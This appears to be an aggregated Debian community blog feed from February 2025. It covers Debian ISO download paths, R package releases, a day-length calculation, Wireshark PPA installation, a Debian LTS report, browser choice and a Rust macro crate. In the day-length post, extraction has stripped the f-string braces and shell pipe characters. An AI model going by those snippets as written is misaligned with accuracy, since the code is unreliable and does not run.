Apparently Jammy had a mesa update? Option 1: Rebuild our entire stack without neon repos ( fails due to dependencies not in Jammy, would require tracking down all of these and build from source ) Option 2: Finish the transition to core24 ( This is an enormous task and will take some time still ) Either option will take more time and effort than I have. I need to be job hunting as I have run out of resources to pay my bills. My internet/phone will be cut off in days. I am beyond stressed out and getting snippy with folks, for that I apologize. If someone wants to sponsor the above work then please donate to https://gofund.me/fe30793b otherwise I am stepping away to rethink life and my defunct career. I am truly sorry everyone. New core24 Snaps:

Arianna Epub viewer

k3b Disc burner Snapcraft: Fixes for the qt5 kde-neon extension https://github.com/canonical/snapcraft/pull/5261

Thomas Lange: The secret maze of Debian images

TL;DR It's difficult to find the right Debian image. We have thousands of ISO files and cloud images and we support multiple CPU architectures and several download methods. The directory structure of our main image server is like a maze, and our web pages for downloading are also confusing. Most important facts from this blog post The Debian maze Debian maze Did you ever searched for a specific Debian image which was not the default netinst ISO for amd64? How long did it take to find it? Debian is very good at hiding their images for downloading by offering a huge amount of different versions and variants of images and multiple methods how to download them. Debian also has multiple web pages for This is the secret Debian maze of images. It's currently filled with 8700+ different ISO images and another 34.000+ files (raw and qcow2) for the cloud images. The main URL for the server hosting all Debian images is https://cdimage.debian.org/cdimage/ There, you will find installer images, live images, cloud images. Let's try to find the right image you need We have three different types of images: Images for the stable release Almost always, you are probably looking for the image to install the latest stable release. The URL https://cdimage.debian.org/cdimage/release/ shows:
12.9.0
12.9.0-live
current
current-live
but you cannot see that two are symlinks:
current -> 12.9.0/
current-live -> 12.9.0-live/
Here you will find the installer images and live images for the stable release (currently Debian 12, bookworm). If you choose https://cdimage.debian.org/cdimage/release/12.9.0/ you will see a list of CPU architectures:
amd64
arm64
armel
armhf
i386
mips64el
mipsel
ppc64el
s390x
source
trace
(BTW source and trace are no CPU architectures) The typical end user will not care about most architectures, because your computer will actually always need images from the amd64 folder. Maybe you have heard that your computer has a 64bit CPU and even if you have an Intel processor we call this architecture amd64. Let's see what's in the folder amd64:
bt-bd
bt-cd
bt-dvd
iso-bd
iso-cd
iso-dvd
jigdo-16G
jigdo-bd
jigdo-cd
jigdo-dlbd
jigdo-dvd
list-16G
list-bd
list-cd
list-dlbd
list-dvd
Wow. This is confusing and there's no description what all those folders mean. The first three are different methods how to download an image. Use iso when a single network connection will be fast enough for you. Using bt can result in a faster download, because it downloads via a peer-to-peer file sharing protocol. You need an additional torrent program for downloading. Then we have these variants: 16G and dlbd images are only available via jigdo. All iso-xx and bt-xx folders provide the same images but with a different access method. Here are examples of images:
  iso-cd/debian-12.9.0-amd64-netinst.iso
  iso-cd/debian-edu-12.9.0-amd64-netinst.iso
  iso-cd/debian-mac-12.9.0-amd64-netinst.iso
Fortunately the folder explains in very detail the differences between these images and what you also find there. You can ignore the SHA... files if you do not know what they are needed for. They are not important for you. These ISO files are small and contain only the core Debian installer code and a small set of programs. If you install a desktop environment, the other packages will be downloaded at the end of the installation. The folders bt-dvd and iso-dvd only contain debian-12.9.0-amd64-DVD-1.iso or the appropriate torrent file. In bt-bd and iso-bd you will only find debian-edu-12.9.0-amd64-BD-1.iso. These large images contain much more Debian packages, so you will not need a network connection during the installation. For the other CPU architectures (other than amd64) Debian provides less variants of images but still a lot. In total, we have 44 ISO files (or torrents) for the current release of the Debian installer for all architectures. When using jigdo you can choose between 268 images. And these are only the installer images for the stable release, no older or newer version are counted here. Take a breath before we're diving into..... The live images The live images in release/12.9.0-live/amd64/iso-hybrid/ are only available for the amd64 architecture but for newer Debian releases there will be images also for arm64. We have 7 different live images containing one of the most common desktop environments and one with only a text interface (standard).
debian-live-12.9.0-amd64-xfce.iso
debian-live-12.9.0-amd64-mate.iso
debian-live-12.9.0-amd64-lxqt.iso
debian-live-12.9.0-amd64-gnome.iso
debian-live-12.9.0-amd64-lxde.iso
debian-live-12.9.0-amd64-standard.iso
debian-live-12.9.0-amd64-cinnamon.iso
debian-live-12.9.0-amd64-kde.iso
The folder name iso-hybrid is the technology that you can use those ISO files for burning them onto a CD/DVD/BD or writing the same ISO file to a USB stick. bt-hybrid will give you the torrent files for downloading the same images using a torrent client program. More recent installer and live images (aka testing) For newer version of the images we have currently these folders:
daily-builds
weekly-builds
weekly-live-builds
trixie_di_alpha1
I suggest using the weekly-builds because in this folder you find a similar structure and all variants of images as in the release directory. For e.g. weekly-builds/amd64/iso-cd/debian-testing-amd64-netinst.iso and similar for the live images
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-kde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxde.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-debian-junior.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-standard.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-lxqt.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-mate.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-xfce.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-gnome.iso
weekly-live-builds/amd64/iso-hybrid/debian-live-testing-amd64-cinnamon.iso
weekly-live-builds/arm64/iso-hybrid/debian-live-testing-arm64-gnome.iso
Here you see a new variant call debian-junior, which is a Debian blend. BitTorrent files are not available for weekly builds. The daily-builds folder structure is different and only provide the small network install (netinst) ISOs but several versions of the last days. Currently we have 55 ISO files available there. If you like to use the newest installation image fetch this one: https://cdimage.debian.org/cdimage/daily-builds/sid_d-i/arch-latest/amd64/iso-cd/debian-testing-amd64-netinst.iso Debian stable with a backports kernel Unfortunately Debian does not provide any installation media using the stable release but including a backports kernel for newer hardware. This is because our installer environment is a very complex mix of special tools (like anna) and special .udeb versions of packages. But the FAIme web service of my FAI project can build a custom installation image using the backports kernel. Choose a desktop environment, a language and add some packages names if you like. Then select Debian 12 bookworm and then enable backports repository including newer kernel. After a short time you can download your own installation image. Older releases Usually you should not use older releases for a new installation. In our archive the folder https://cdimage.debian.org/cdimage/archive/ contains 6163 ISO files starting from Debian 3.0 (first release was in 2002) and including every point release. The full DVD image for the oldstable release (Debian 11.11.0 including non-free firmware) is here https://cdimage.debian.org/cdimage/unofficial/non-free/cd-including-firmware/archive/latest-oldstable/amd64/iso-dvd/firmware-11.11.0-amd64-DVD-1.iso the smaller netinst image is https://cdimage.debian.org/cdimage/archive/11.10.0/amd64/iso-cd/debian-11.10.0-amd64-netinst.iso The oldest ISO I could find is from 1999 using kernel 2.0.36 I still didn't managed to boot it in KVM. UPDATE I got a kernel panic because the VM had 4GB RAM. Reducing this to 500MB RAM (also 8MB works) started the installer of Debian 2.1 without any problems. Anything else? In this post, we still did not cover the ports folder (the non official supported (older) hardware architectures) which contains around 760 ISO files and the unofficial folder (1445 ISO files) which also provided the ISOs which included the non-free firmware blobs in the past. Then, there are more than 34.000 cloud images. But hey, no ISO files are involved there. This may be part of a complete new posting.

18 February 2025

Dirk Eddelbuettel: RcppDE 0.1.8 on CRAN: Maintenance

A maintenance release of our RcppDE package arrived at CRAN. RcppDE is a port of DEoptim, a package for derivative-free optimisation using differential evolution, from plain C to C++. By using RcppArmadillo the code became a lot shorter and more legible. Our other main contribution is to leverage some of the excellence we get for free from using Rcpp, in particular the ability to optimise user-supplied compiled objective functions which can make things a lot faster than repeatedly evaluating interpreted objective functions as DEoptim does (and which, in fairness, most other optimisers do too). The gains can be quite substantial. This release is mostly maintenance. In the repo, we switched to turning C++11 as a compilation standard off fairly soon after the previous release two and a half years ago. But as CRAN is now more insistent, it drove this release (as it has a few reccent ones). We also made a small internal change to allow compilation under ARMA_64BIT_WORD for larger vectors (which we cannot easily default to as 32-bit integers are engrained in R). Other than that just the usual updates to badges and continuous integration. Courtesy of my CRANberries, there is also a diffstat report. More detailed information is on the RcppDE page, or the repository.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Dima Kogan: When are the days getting longer the fastest?

We're way past the winter solstice, and approaching the equinox. The sun is noticeably staying up later and later every day, which raises an obvious question: when are the days getting longer the fastest? Intuitively I want to say it should happen at the equinox. But does it happen exactly at the equinox? I could read up on all the gory details of this, or I could just make some plots. I wrote this:
#!/usr/bin/python3
import sys
import datetime
import astral.sun
lat  = 34.
year = 2025
city = astral.LocationInfo(latitude=lat, longitude=0)
date0 = datetime.datetime(year, 1, 1)
print("# date sunrise sunset length_min")
for i in range(365):
    date = date0 + datetime.timedelta(days=i)
    s = astral.sun.sun(city.observer, date=date)
    date_sunrise = s['sunrise']
    date_sunset  = s['sunset']
    date_string    = date.strftime('%Y-%m-%d')
    sunrise_string = date_sunrise.strftime('%H:%M')
    sunset_string  = date_sunset.strftime ('%H:%M')
    print(f" date_string   sunrise_string   sunset_string   (date_sunset-date_sunrise).total_seconds()/60 ")

This computes the sunrise and sunset time every day of 2025 at a latitude of 34degrees (i.e. Los Angeles), and writes out a log file (using the vnlog format). Let's plot it:
< sunrise-sunset.vnl                   \
  vnl-filter -p date,l='length_min/60' \
  feedgnuplot                          \
  --set 'format x "%b %d"'             \
  --domain                             \
  --timefmt '%Y-%m-%d'                 \
  --lines                              \
  --ylabel 'Day length (hours)'        \
  --hardcopy day-length.svg
day-length.svg
Well that makes sense. When are the days the longest/shortest?
$ < sunrise-sunset.vnl vnl-sort -grk length_min   head -n2   vnl-align
#  date    sunrise sunset     length_min   
2025-06-21 04:49   19:14  864.8543702000001
$ < sunrise-sunset.vnl vnl-sort -gk length_min   head -n2   vnl-align
#  date    sunrise sunset     length_min   
2025-12-21 07:01   16:54  592.8354265166668

Those are the solstices, as expected. Now let's look at the time gained/lost each day:
$ < sunrise-sunset.vnl                                  \
  vnl-filter -p date,d='diff(length_min)'               \
  vnl-filter --has d                                    \
  feedgnuplot                                           \
  --set 'format x "%b %d"'                              \
  --domain                                              \
  --timefmt '%Y-%m-%d'                                  \
  --lines                                               \
  --ylabel 'Daytime gained from the previous day (min)' \
  --hardcopy gain.svg
gain.svg
Looks vaguely sinusoidal, like the last plot. And looks like we gain/lost as most ~2 minutes each day. When does the gain peak?
$ < sunrise-sunset.vnl vnl-filter -p date,d='diff(length_min)'   vnl-filter --has d   vnl-sort -grk d   head -n2   vnl-align
#  date       d   
2025-03-19 2.13167
$ < sunrise-sunset.vnl vnl-filter -p date,d='diff(length_min)'   vnl-filter --has d   vnl-sort -gk d   head -n2   vnl-align
#  date        d   
2025-09-25 -2.09886
Not at the equinoxes! The fastest gain is a few days before the equinox and the fastest loss a few days after.

B lint R czey: Wireshark on Ubuntu: Stay Ahead with the Latest Releases and Nightly Builds

Wireshark is an essential tool for network analysis, and staying up to date with the latest releases ensures access to new features, security updates, and bug fixes. While Ubuntu s official repositories provide stable versions, they are often not the most recent.
Wearing both WiresharkCore Developer and Debian/Ubuntu package maintainer hats, I m happy to help the Wireshark team in providing updated packages for all supported Ubuntu versions through dedicated PPAs. This post outlines how you can install the latest stable and nightly Wireshark builds on Ubuntu.

Latest Stable Releases For users who want the most up-to-date stable Wireshark version, we maintain a PPA with backports of the latest releases:  Stable Wireshark PPA:
 https://launchpad.net/~wireshark-dev/+archive/ubuntu/stable

Installation Instructions To install the latest stable Wireshark version, add the PPA and update your package list:
sudo add-apt-repository ppa:wireshark-dev/stable
sudo apt install wireshark

Nightly Builds (Development Versions) For those who want to test new features before they are officially released, nightly builds are also available. These builds track the latest development code and you can watch them cooking on their Launchpad recipe page.  Nightly PPA:
 https://code.launchpad.net/~wireshark-dev/+archive/ubuntu/nightly

Installation Instructions To install the latest development version of Wireshark, use the following commands:
sudo add-apt-repository ppa:wireshark-dev/nightly
sudo apt install wireshark
Note: Nightly builds may contain experimental features and are not guaranteed to be as stable as the official releases. Also it targets only Ubuntu 24.04 and later including the current development release. If you need to revert to the stable version later, remove the nightly PPA and reinstall Wireshark:
sudo add-apt-repository --remove ppa:wireshark-dev/nightly
sudo apt install wireshark
Happy sniffing!

14 February 2025

Freexian Collaborators: Monthly report about Debian Long Term Support, January 2025 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.

Debian LTS contributors In January, 20 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 8.0h (out of 14.0h assigned), thus carrying over 6.0h to the next month.
  • Adrian Bunk did 36.5h (out of 47.75h assigned and 52.25h from previous period), thus carrying over 63.5h to the next month.
  • Andrej Shadura did 11.0h (out of 11.0h assigned and 4.0h from previous period), thus carrying over 4.0h to the next month.
  • Arturo Borrero Gonzalez did 9.0h (out of 10.0h assigned), thus carrying over 1.0h to the next month.
  • Bastien Roucari s did 22.0h (out of 22.0h assigned).
  • Ben Hutchings did 8.0h (out of 21.0h assigned and 3.0h from previous period), thus carrying over 16.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 20.0h (out of 23.0h assigned and 3.0h from previous period), thus carrying over 6.0h to the next month.
  • Emilio Pozuelo Monfort did 34.0h (out of 7.0h assigned and 27.75h from previous period), thus carrying over 0.75h to the next month.
  • Guilhem Moulin did 3.25h (out of 20.0h assigned), thus carrying over 16.75h to the next month.
  • Jochen Sprickerhof did 23.0h (out of 15.0h assigned and 8.0h from previous period).
  • Lee Garrett did 15.75h (out of 8.5h assigned and 51.5h from previous period), thus carrying over 44.25h to the next month.
  • Lucas Kanashiro did 8.0h (out of 32.0h assigned and 32.0h from previous period), thus carrying over 56.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 14.75h (out of 13.5h assigned and 10.5h from previous period), thus carrying over 9.25h to the next month.
  • Santiago Ruano Rinc n did 21.75h (out of 18.75h assigned and 6.25h from previous period), thus carrying over 3.25h to the next month.
  • Sean Whitton did 8.5h (out of 8.5h assigned).
  • Sylvain Beucler did 10.5h (out of 0.0h assigned and 49.5h from previous period), thus carrying over 39.0h to the next month.
  • Thorsten Alteholz did 11.0h (out of 11.0h assigned).
  • Tobias Frost did 12.0h (out of 12.0h assigned).

Evolution of the situation In January, we have released 33 DLAs. There were numerous security and non-security updates to Debian 11 (codename bullseye ) during January.
  • Notable security updates:
    • rsync, prepared by Thorsten Alteholz, fixed several CVEs (including information leak and path traversal vulnerabilities)
    • tomcat9, prepared by Markus Koschany, fixed several CVEs (including denial of service and information disclosure vulnerabilities)
    • ruby2.7, prepared by Bastien Roucari s, fixed several CVEs (including denial of service vulnerabilities)
    • tiff, prepared by Adrian Bunk, fixed several CVEs (including NULL ptr, buffer overflow, use-after-free, and segfault vulnerabilities)
  • Notable non-security updates:
    • linux-6.1, prepared by Ben Hutchings, has been packaged for bullseye (this was done specifically to provide a supported upgrade path for systems that currently use kernel packages from the bullseye-backports suite)
    • debian-security-support, prepared by Santiago Ruano Rinc n, which formalized the EOL of intel-mediasdk and node-matrix-js-sdk
In addition to the security and non-security updates targeting bullseye , various LTS contributors have prepared uploads targeting Debian 12 (codename bookworm ) with fixes for a variety of vulnerabilities. Abhijith PA prepared an upload of puma; Bastien Roucari s prepared an upload of node-postcss with fixes for data processing and denial of service vulnerabilities; Daniel Leidert prepared updates for setuptools, python-asyncssh, and python-tornado; Lee Garrett prepared an upload of ansible-core; and Guilhem Moulin prepared updates for python-urllib3, sqlparse, and opensc. Santiago Ruano Rinc n also worked on tracking and filing some issues about packages that need an update in recent releases to avoid regressions on upgrade. This relates to CVEs that were fixed in buster or bullseye, but remain open in bookworm. These updates, along with Santiago s work on identifying and tracking similar issues, underscore the LTS Team s commitment to ensuring that the work we do as part of LTS also benefits the current Debian stable release. LTS contributor Sean Whitton also prepared an upload of jinja2 and Santiago Ruano Rinc n prepared an upload of openjpeg2 for Debian unstable (codename sid ), as part of the LTS Team effort to assist with package uploads to unstable.

Thanks to our sponsors Sponsors that joined recently are in bold.

13 February 2025

Jonathan Dowland: 10 years at Red Hat

Red Hat Fedora company logo
I've just passed my 10th anniversary of starting at Red Hat! As a personal milestone, this is the longest I've stayed in a job: I managed 10 years at Newcastle University, although not in one continuous role. I haven't exactly worked in one continuous role at Red Hat either, but it feels like what I do Today is a logical evolution from what I started doing, whereas in Newcastle I jumped around a bit. I've seen some changes: in my time here, we changed the logo from Shadow Man; we transitioned to using Google Workspace for lots of stuff, instead of in-house IT; we got bought by IBM; we changed President and CEO, twice. And millions of smaller things. I won't reach an 11th: my Organisation in Red Hat is moving to IBM. I think this is sad news for Red Hat: they're losing some great people. But I'm optimistic for the future of my Organisation.

Russell Coker: Browser Choice

Browser Choice and Security Support Google seems to be more into tracking web users and generally becoming hostile to users [1]. So using a browser other than Chrome seems like a good idea. The problem is the lack of browsers with security support. It seems that the only browser engines with the quality of security support we expect in Debian are Firefox and the Chrome engine. The Chrome engine is used in Chrome, Chromium, and Microsoft Edge. Edge of course isn t an option and Chromium still has some of the Google anti-features built in. Firefox So I tried to use Firefox for the things I do. One feature of Chrome based browsers that I really like is the ability to set a custom page for the new tab. This feature was removed because it was apparently being constantly attacked by malware [2]. There are addons to allow that but I prefer to have a minimal number of addons and not have any that are just to replace deliberately broken settings in the browser. Also those addons can t set a file for the URL, so I could set a web server for it but it s annoying to have to setup a web server to work around a browser limitation. Another thing that annoyed me was YouTube videos open in new tabs not starting to play when I change to the tab. There s a Firefox setting for allowing web sites to autoplay but there doesn t seem to be a way to add sites to the list. Firefox is getting vertical tabs which is a really nice feature for wide displays [3]. Firefox has a Mozilla service for syncing passwords etc. It is possible to run your own server for this, but the server is written in Rust which is difficult to package and run [4]. There are Docker images for it but I prefer to avoid Docker, generally I think that Docker is a sign of failure in software development. If you can t develop software that can be deployed without Docker then you aren t developing it well. Chromium The Ungoogled Chromium project has a lot to offer for safer web browsing [5]. But the changes are invasive and it s not included in Debian. Some of the changes like replacing many Google web domains in the source code with non-existent alternatives ending in qjz9zk are things that could be considered controversial. It definitely isn t a candidate to replace the current Chromium package in Debian but might be a possibility to have as an extra browser. What Next? The Falcon browser that is part of the KDE project looks good, but QtWebEngine doesn t have security support in Debian. Would it be possible to provide security support for it? Ungoogled Chromium is available in Flatpak, so I ll test that out. But ideally it would be packaged for Debian. I ll try building a package of it and see how that goes. The Iridium Browser is another option [6], it seems similar in design to Ungoogled-Chromium but by different people.

Bits from Debian: DebConf25 Logo Contest Results

Last November, the DebConf25 Team asked the community to help design the logo for the 25th Debian Developers' Conference and the results are in! The logo contest received 23 submissions and we thank all the 295 people who took the time to participate in the survey. There were several amazing proposals, so choosing was not easy. We are pleased to announce that the winner of the logo survey is 'Tower with red Debian Swirl originating from blue water' (option L), by Juliana Camargo and licensed CC BY-SA 4.0. [DebConf25 Logo Contest Winner] Juliana also shared with us a bit of her motivation, creative process and inspiration when designing her logo:
The idea for this logo came from the city's landscape, the place where the medieval tower looks over the river that meets the sea, almost like guarding it. The Debian red swirl comes out of the blue water splash as a continuous stroke, and they are also the French flag colours. I tried to combine elements from the city when I was sketching in the notebook, which is an important step for me as I feel that ideas flow much more easily, but the swirl + water with the tower was the most refreshing combination, so I jumped to the computer to design it properly. The water bit was the most difficult element, and I used the Debian swirl as a base for it, so both would look consistent. The city name font is a modern calligraphy style and the overall composition is not symmetric but balanced with the different elements. I am glad that the Debian community felt represented with this logo idea!
Congratulations, Juliana, and thank you very much for your contribution to Debian! The DebConf25 Team would like to take this opportunity to remind you that DebConf, the annual international Debian Developers Conference, needs your help. If you want to help with the DebConf 25 organization, don't hesitate to reach out to us via the #debconf-team channel on OFTC. Furthermore, we are always looking for sponsors. DebConf is run on a non-profit basis, and all financial contributions allow us to bring together a large number of contributors from all over the globe to work collectively on Debian. Detailed information about the sponsorship opportunities is available on the DebConf 25 website. See you in Brest!

12 February 2025

Dirk Eddelbuettel: RcppUUID 1.2.0 on CRAN: Adding Clock-based UUIDs

The RcppUUID package on CRAN has been providing UUIDs (based on the underlying Boost library) for several years. Written by Artem Klemsov and maintained in this gitlab repo, the package is a very nice example of clean and straightforward library binding. As it had dropped off CRAN over a relatively minor issue, I descided to adopted it with the previous 1.1.2 release made quite recently. This release adds new high-resolution clock-based UUIDs accordingt to the v7 spec. Internally 100ns increments are represented. The resulting UUIDs are both unique and sortable. I added this recent example to the README.md which illustrated both the implicit ordering and uniqueness. The unit tests check this with a much larger N.
> RcppUUID::uuid_generate_time(5)
[1] "0194d8fa-7add-735c-805b-6bbf22b78b9e" "0194d8fa-7add-735e-8012-3e0e53895b19"
[3] "0194d8fa-7add-735e-81af-bc67bb435ade" "0194d8fa-7add-735e-82b1-405bf57963ad"
[5] "0194d8fa-7add-735f-801e-efe57078b2e7"
>
While one can revert from the UUID object to the clock object, I am not aware of a text parser so there is currently no inverse function (as ulid offers) for the character representation. The NEWS entry for the two releases follows.

Changes in version 1.2.0 (2025-02-12)
  • Time-based UUIDs, ie version 7, can now be generated (requiring Boost 1.86 or newer as in the current BH package)

Changes in version 1.1.2 (2025-01-31)
  • New maintainer to resurrect package on CRAN

Courtesy of my CRANberries, there is also a diffstat report. More detailed information is on the RcppUUID page, or the github repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Jonathan Dowland: FOSDEM 2025

I'm going to FOSDEM 2025! As usual, I'll be in the Java Devroom for most of that day, which this time around is Saturday. Please recommend me any talks! This is my shortlist so far:

11 February 2025

Ian Jackson: derive-deftly 1.0.0 - Rust derive macros, the easy way

derive-deftly 1.0 is released. derive-deftly is a template-based derive-macro facility for Rust. It has been a great success. Your codebase may benefit from it too! Rust programmers will appreciate its power, flexibility, and consistency, compared to macro_rules; and its convenience and simplicity, compared to proc macros. Programmers coming to Rust from scripting languages will appreciate derive-deftly s convenient automatic code generation, which works as a kind of compile-time introspection. Rust s two main macro systems I m often a fan of metaprogramming, including macros. They can help remove duplication and flab, which are often the enemy of correctness. Rust has two macro systems. derive-deftly offers much of the power of the more advanced (proc_macros), while beating the simpler one (macro_rules) at its own game for ease of use. (Side note: Rust has at least three other ways to do metaprogramming: generics; build.rs; and, multiple module inclusion via #[path=]. These are beyond the scope of this blog post.) macro_rules! macro_rules! aka pattern macros , declarative macros , or sometimes macros by example are the simpler kind of Rust macro. They involve writing a sort-of-BNF pattern-matcher, and a template which is then expanded with substitutions from the actual input. If your macro wants to accept comma-separated lists, or other simple kinds of input, this is OK. But often we want to emulate a #[derive(...)] macro: e.g., to define code based on a struct, handling each field. Doing that with macro_rules is very awkward: macro_rules! s pattern language doesn t have a cooked way to match a data structure, so you have to hand-write a matcher for Rust syntax, in each macro. Writing such a matcher is very hard in the general case, because macro_rules lacks features for matching important parts of Rust syntax (notably, generics). (If you really need to, there s a horrible technique as a workaround.) And, the invocation syntax for the macro is awkward: you must enclose the whole of the struct in my_macro! . This makes it hard to apply more than one macro to the same struct, and produces rightward drift. Enclosing the struct this way means the macro must reproduce its input - so it can have bugs where it mangles the input, perhaps subtly. This also means the reader cannot be sure precisely whether the macro modifies the struct itself. In Rust, the types and data structures are often the key places to go to understand a program, so this is a significant downside. macro_rules also has various other weird deficiencies too specific to list here. Overall, compared to (say) the C preprocessor, it s great, but programmers used to the power of Lisp macros, or (say) metaprogramming in Tcl, will quickly become frustrated. proc macros Rust s second macro system is much more advanced. It is a fully general system for processing and rewriting code. The macro s implementation is Rust code, which takes the macro s input as arguments, in the form of Rust tokens, and returns Rust tokens to be 